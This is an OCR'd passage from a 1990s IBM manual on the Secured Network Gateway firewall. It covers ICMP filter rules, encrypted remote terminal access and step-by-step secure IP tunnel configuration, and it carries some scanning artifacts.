# Rules for ICMP Time Exceeded
#------------------------------------------------------------

# Allow this message from and to the Secure Network
permit 0 0 0 0 icmp eq 11 any 0 secure local both

# Allow this messages to the Firewall
permit 0 0 0 0 icmp eq 11 any 0 both local inbound

# Allow ICMP Fragment Reassembly Time Exceeded to the nonsecure network
permit 0 0 0 0 icmp eq 11 eq  1 nonsecure route outbound

# Block all other ICMP Time Exceeded messages
deny 0 0 0 0 icmp eq 11 any 0 both both both

#------------------------------------------------------------
# Rules for ICMP Parameter Problem
#------------------------------------------------------------
# Permit ICMP Parameter Problem Message to and from the firewall
permit 0 0 0 0 icmp eq 12 any 0 both local both

# Block all other Parameter messages
deny 0 0 0 0 icmp eq 12 any 0 both both both

#------------------------------------------------------------
# Rule for ALL OTHER ICMP messages:
#   - ICMP Time Stamp Request (type 13)
#   - ICMP Time Stamp Reply (type 14)
#   - ICMP Information Request (type 15)
#   - ICMP Information Reply (type 16)
#   - ICMP Address Mask Request (type 17)
#   - ICMP Address Mask Reply (type 18)
#   - ICMP Domain Name Request (type 37)
#   - ICMP Domain Name Reply (type 38)
#   - ICMP Router Advertisement (type 9)
#   - ICMP Router Solicitation (type 10)
#   - ICMP Traceroute (type 30)
#------------------------------------------------------------
# Block all ICMP messages
deny 0 0 0 0 icmp any 0 any 0 both both both
```

5.20 Other Protocols

As the Internet is constantly evolving, there are always new protocols, so we want to stress the last but most important rule of the firewall. This default rule is always added by SNG:

```
# Everything that is not explicitly allowed is denied.
deny 0 0 0 0 all any 0 any 0 both both both
```

5.21 Secure Terminal Emulation

In some cases it is necessary to allow users to access firewall-protected machines from the outside. An ideal solution would be to use Secure IP Tunnel, but unfortunately it is not always available. ol

This forces the following scenario upon us:

- Users log in to the firewall and authenticates themselves reliably.
- User invoke Telnet on the firewall and log in to the internal machine they need.

In general, it is extremely undesirable to let an external user log in to the firewall itself. One way to eliminate potential problems is by restricting this access to the barest minimum (which is a standard feature of the SNG proxy server) plus ensuring that login authentication is sufficiently strong.

To achieve it, we recommend the following:

1. Using a modified Telnet, which supports strong user authentication. To provide necessary strength, it is recommended to use a random challenge approach. An example of such would be the SecureNetKey card and the SecurID card (the SNG Telnet proxy supports both of them). So when you attempt to log in, you telnet to the firewall, type in your user name and receive back a challenge of 8 random digits. You type those into your card and it gives you another set of 8 digits. Now you type those as a response to the challenge. If the response is correct (that is, what was expected), you log in successfully; otherwise, the login is denied.
2. Giving users a restricted shell with a bare minimum number of commands allowed (two should be enough: telnet and exit).

From this point on, a user (after logging in successfully) can telnet to the internal system.

This approach has the following two flaws:

- User login to the firewall itself is secure, but the next step (logging in to the internal machine from the firewall) may expose confidential data (host name, login name and login password) to an eavesdropper.
- It is vulnerable to TCP session hijacking.

To combat these problems, you need to go one step further and provide encryption between the firewall and the remote user. The following tools are available:

- Encrypted Session Manager (ESM) Before telneting to the firewall you start ESM in local mode, and then you log in; after that you start a copy of ESM on the firewall in server mode. This establishes an encrypted session between you and the firewall, and subsequent logins to internal hosts are protected from eavesdropping. Clearly, you would have to add esm to the list of permitted commands and possibly put it in the user profile (which should not allow the user to be able to edit).

ESM was developed in the US, so cryptographic export restrictions apply. You can find more information about ESM in http://www.epm.ornl.gov/~ dunigan/cfsesm.txt.

- Secure Shell (SSH). You can substitute rlogin and rlogind with their counterparts from the SSH distribution. We suggest that they are modified for support of the authentication card. These programs are a drop in replacement for the r utilities (rlogin in this case) that will provide you with encrypted login to the firewall. It uses RSA for key exchange, and it can use IDEA, DES or another cipher for encryption. SSH can be used freely by anyone for any purpose. Permission is required to sell it commercially. For more information about SSH, see http://www.cs.hut.fi/ssh. It was written by Tatu Ylonen, from the Helsinki University of Technology, Finland.
- Secure Telnet (STEL). This provides link encryption before the login starts, guarantees data integrity, and is easily modifiable to support the authentication card. It is a drop in replacement for telnet and telnetd. It can use DES, Triple DES or IDEA for encryption. In order to exchange the session keys, it uses a modified version of the Diffie Hellman algorithm.

  For more information about STEL, see http://www.epm.ornl.gov/~ dunigan/stel.txt

The key points here are as follows:

- Ensure that user login to the firewall cannot be compromised by insisting on strong authentication.
- Ensure that user activity on the firewall is always logged. .
- Ensure that user activity on the firewall is restricted as much as possible.
- Ensure that the user can establish an encrypted channel between their end and the firewall before connecting to an internal host.
- Data integrity is achieved by running cryptographic checksum on every packet between the user and the firewall. In case of encrypted connection, this may not be necessary, but it never hurts.

For a complete list of Cryptographic Software, refer to http://www.cs.hut.fi/crypto/software.html or http://www.epm.ornl.gov/~ dunigan/security.html.

Chapter 6. Secure IP Tunnel

In this section we will discuss the secure IP tunnel. It is a mechanism provided by SNG in order to allow secure communications between secure networks over an insecure intervening network like the Internet. It constructs a virtual private network (VPN) between two different sites providing authentication and encryption.

6.1 Operation of the Secure Tunnel

The secure IP tunnel relies on symmetric-key cryptography to enforce data security. This means that the firewalls at each end of the tunnel have a *shared secret* in the form of an encryption key known to both of them. Using this key, the secure IP tunnel provides two different types of security:

1. Authentication, in which the sending firewall appends a message authentication code (MAC) to the messages it sends through the tunnel. The MAC is constructed from the message contents and the encryption key using a one-way hash function. The receiving firewall performs the same operation and, if the MAC matches, it knows that the message is authentic.

2. Encryption, in which the data within the message is encrypted using the secure key, so that it cannot be viewed in transit.

Authentication and encryption can be used independently. In fact, you can enable or disable the two features for each different tunnel. A typical scenario will have multiple secure networks (for example, branches of a company that are in different cities) with tunnels between them in order to protect the information. There may be more than one tunnel between a single pair of nodes, which might be useful for different encryption and authentication choices. For example, your computer department may wish to monitor machines in the financial department using SNMP. In this case, the information itself is not sensitive, but you want to be sure that it is accurate, so you could use a tunnel that provides only authentication. However, you also want the computer department to send mail to the financial department and you would like to protect this mail from being read in the nonsecure network. This would require a second tunnel providing both authentication and encryption.

Figure 67 on page 90 shows a typical tunnel scenario.

© Copyright IBM Corp. 1995 1996




Figure 67. A Typical Secure IP Tunnel Scenario

When a packet has to go from a secure network to another secure network through the IP tunnel, the whole IP packet will be encrypted and authenticated in the first end and sent in a new IP packet to the second end of the tunnel. Note that the packet is not sent using the normal IP protocols (TCP or UDP), but using a special security protocol. In Figure 68 we show a black border around the real IP packet to show that it is being protected in the nonsecure network by the secure IP tunnel.




Figure 68. Operation of the Secure IP Tunnel

6.2 Secure Tunnel Standards

The secure tunnel in Version 2.1 of Secured Network Gateway is an IBM-specific implementation. However, IBM is deeply involved in the development of interoperability standards that will allow firewalls from different manufacturers to establish tunnels between them. The basis for these standards is a group of RFCs that are being guided through the standards process by the IETF IP Security (IPSec) working group. You can find the charter for the IPSec group, plus links to the IPSec RFCs at http://www.ietf.cnri.reston.va.us/html.charters/ipsec-charter.html.

The IPSec RFCs are very broadly based. In order to bring the technology to fruition more rapidly, RSA Data Security, Inc. convened a group of leading firewall and TCP/IP manufacturers in an initiative called S/WAN. The objective of S/WAN is to demonstrate interoperability using a current draft of the IPSec standards. At the time of writing, several vendors, including IBM, had successfully established secure connections. You can find more details about the S/WAN initiative under the RSA home page located at http://www.rsa.com.

IBM′s intention is to replace the IBM implementation with an S/WAN compliant version in the next release of SNG. Internally, this will alter the IP protocol used by the secure connection. The current version uses IPSP (IP Security Protocol) which is an IBM unique protocol. The S/WAN version uses two protocols, ESP (Encapsulating Security Payload) for an encrypted tunnel connection and AH (Authentication Header) for an authenticated connection. The standards are defined by RFC 1827, and the protocol numbers are 50 and 51.

There is also a minor external difference between the IBM specific and the S/WAN tunnel implementations. The IBM version implements a tunnel key update mechanism, using UDP port 4001. Under this scheme, a new encryption key is generated at regular intervals and communicated through the tunnel encrypted under the current key. The S/WAN protocol does not specify any key refresh mechanism. Hence, when configuring the S/WAN compliant SNG to connect to a non-IBM firewall, it will be necessary to inhibit key updates.

6.3 Implementing the Secure IP Tunnel

In order to configure a tunnel you will have to follow these steps:

1. Add the tunnel definition in one node
2. Export the tunnel definition to a file
3. Move the file to the second node
4. Import the tunnel definition in the second node
5. Activate the tunnel at both ends
6. Specify which protocols you want to tunnel using filtering rules

You also have to consider that you need the following prerequisites:

1. IP forwarding enabled in both firewalls
2. Coherent IP addresses in both secure networks (for example, you cannot use the same private IP addresses)
3. Proper routes in the clients (they point to the firewall for addresses in the other secure network)


4. Name resolution for the remote networks (this is important if you want to pass hidden DNS information through the tunnel)

We will describe each implementation step in turn.

6.3.1 Adding the Tunnel Definition in One Node

First you will have to define, using SMIT, the characteristics of the tunnel, the addresses of both ends of the tunnel, the authentication/encryption desired, and the parameters for key exchange. Figure 69 shows the SMIT dialog.

At this point it is very important to double-check the target of the tunnel. When you later import this at the second end, there is no validation against the local addresses (we made this mistake).


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Tunnels for Secured Network Gateway (SNG)

Add a Tunnel Definition


* Tunnel ID	307
* Target Address	200.0.253.180
* Local Address	150.53.104.27
Encryption Algorithm	CDMF
* Session Key Lifetime (seconds)	1800
* Session Key Refresh Time (seconds)	60
Initiator	yes
Authentication Policy	yes
Encryption Policy	yes

OK Command Reset Cancel ? Help

Figure 69. Adding the First Tunnel Definition

6.3.2 Export the Tunnel Definition to a File

Next you will have to export this tunnel definition to a file using SMIT. SMIT doesn′t ask you for a file name, just a directory and for the set of tunnels that you want to export. It will generate in this directory two files: fwexppolicy and fwexpmctx. So if you are going to have tunnels between different pairs of nodes, you should create different directories for each pair of nodes.


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:

System Management

Internet Connection Secured Network Gateway (SNG)

Configure Secured Network Gateway (SNG)

Configure Tunnels for Secured Network Gateway (SNG)

Export Tunnel Definition Files

Export Tunnel Definition Files

* Directory Name /tmp


* Tunnel ID(s) 307 308

Figure 70. Exporting the Tunnel Definition

6.3.3 Import the Tunnel Definition in the Second Node

Now you have to take the files from the first firewall to the second firewall. Currently SNG does not provide any mechanism to do this transfer the first time. The files contain the encryption key for the secure tunnel, so you should devise a secure way to transmit them. For example, we show an example of sending the files within an encrypted mail message, using Pretty Good Privacy (PGP) (see 6.5, “Using PGP to Distribute the Tunnel Definitions” on page 104).

When you have received the files, place them in a directory and import the definitions using SMIT (see Figure 71 on page 94). .



System Management Interface Tool : root@aix2
Exit
Show
Help
Return To:
System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Tunnels for Secured Network Gateway (SNG)
Import Tunnel Definition Files
Import Tunnel Definition Files
OK
Reset
Cancel
?
Help
Cancel

* Import Directory /tmp

Figure 71. Importing the Tunnel Definition

6.3.4 Activate the Tunnel at Both Ends

Now you can activate the tunnel at both ends using SMIT. Just specify the tunnel that you would like to activate (see Figure 72 on page 95).


System Management Interface Tool : root@rs60004

Exit Show Help

Return To:

System Management
Internet Connection Secured Network Gateway (SNG)
Configure Secured Network Gateway (SNG)
Configure Tunnels for Secured Network Gateway (SNG)
Control Tunnel Activation Status

Activate a Tunnel

Activate a Tunnel

* Tunnel ID(s) 307 308 List

OK Command Reset Cancel ? Help

Cancel

Figure 72. Activating the Secure Tunnel

6.3.5 Specify Which Protocols You Want to Tunnel Using Filtering Rules

In order to specify which nodes and protocols will use each tunnel, you will have to configure special filter rules. These rules will be like normal rules (with source, target, protocol, ports and port operations), but they will also have a tunnel ID. So when a packet must be transferred, the SNG will search the filtering rules. If it matches a rule, and this rule has a specific tunnel ID, the packet will be sent according to the authentication/encryption rules specified in this specific tunnel.

Figure 73 on page 96 shows the configuration that we used in our tests.




Figure 73. Test Network for Secure Tunnels

The test network has two firewalls, protecting the secure networks 9.0.0.0 and 192.168.253.0. Their nonsecure IP addresses are 150.53.104.27 and 200.0.253.180, respectively.

We defined two tunnels between the firewalls. Through tunnel 307 we will send TCP and UDP packets authenticated and encrypted and through tunnel 308 we will send ICMP packets authenticated but not encrypted. Figure 74 shows the tunnel configuration.




Figure 74. Tunnel Configuration for Testing

Following the procedure we described earlier, we first defined the tunnels in F1, exported the definitions, moved them to F2 and imported them there. Next we defined filtering rules at both ends in order to specify which packets will go through each tunnel.

In order to be able to understand the rules, we found it convenient to first define the rule using symbolic names, and then use a script to insert the real IP addresses. The filtering rules have to cater for two types of traffic; UDP packets between ports 4001 for the session key update protocol and IP Security Protocol (IPSP) packets for the real data. See 6.2, “Secure Tunnel Standards” on page 91 for a discussion of IPSP and the session key update protocol.




Figure 75. Protocols Used by Secure Tunnel

For each tunnel, packets come in the clear from the secure side, then they are sent through one of the tunnels, received at the second end of the tunnel and go again in the clear to the final destination.

Figure 76 shows the filter rules that we used in firewall 1 for the tunnels.

```
# UDP Packets between Tunnel End Points, for the Session Key Update Protocol
permit FW1 0xffffffff FW2 0xffffffff udp eq 4001 eq 4001 nonsecure local  outbound f=n
permit FW2 0xffffffff FW1 0xffffffff udp eq 4001 eq 4001 nonsecure local  inbound f=n

# IPSP Packets between Tunnel End Points
permit FW1 0xffffffff FW2 0xffffffff ipsp any 0 any 0 nonsecure local ou tbound f=n
permit FW2 0xffffffff FW1 0xffffffff ipsp any 0 any 0 nonsecure local in bound f=n

# ICMP Packets, send them Authenticated but Non Encrypted (Tunnel 308)
permit SN1 SM1 SN2 SM2 icmp any 0 any 0 secure both inbound f=n
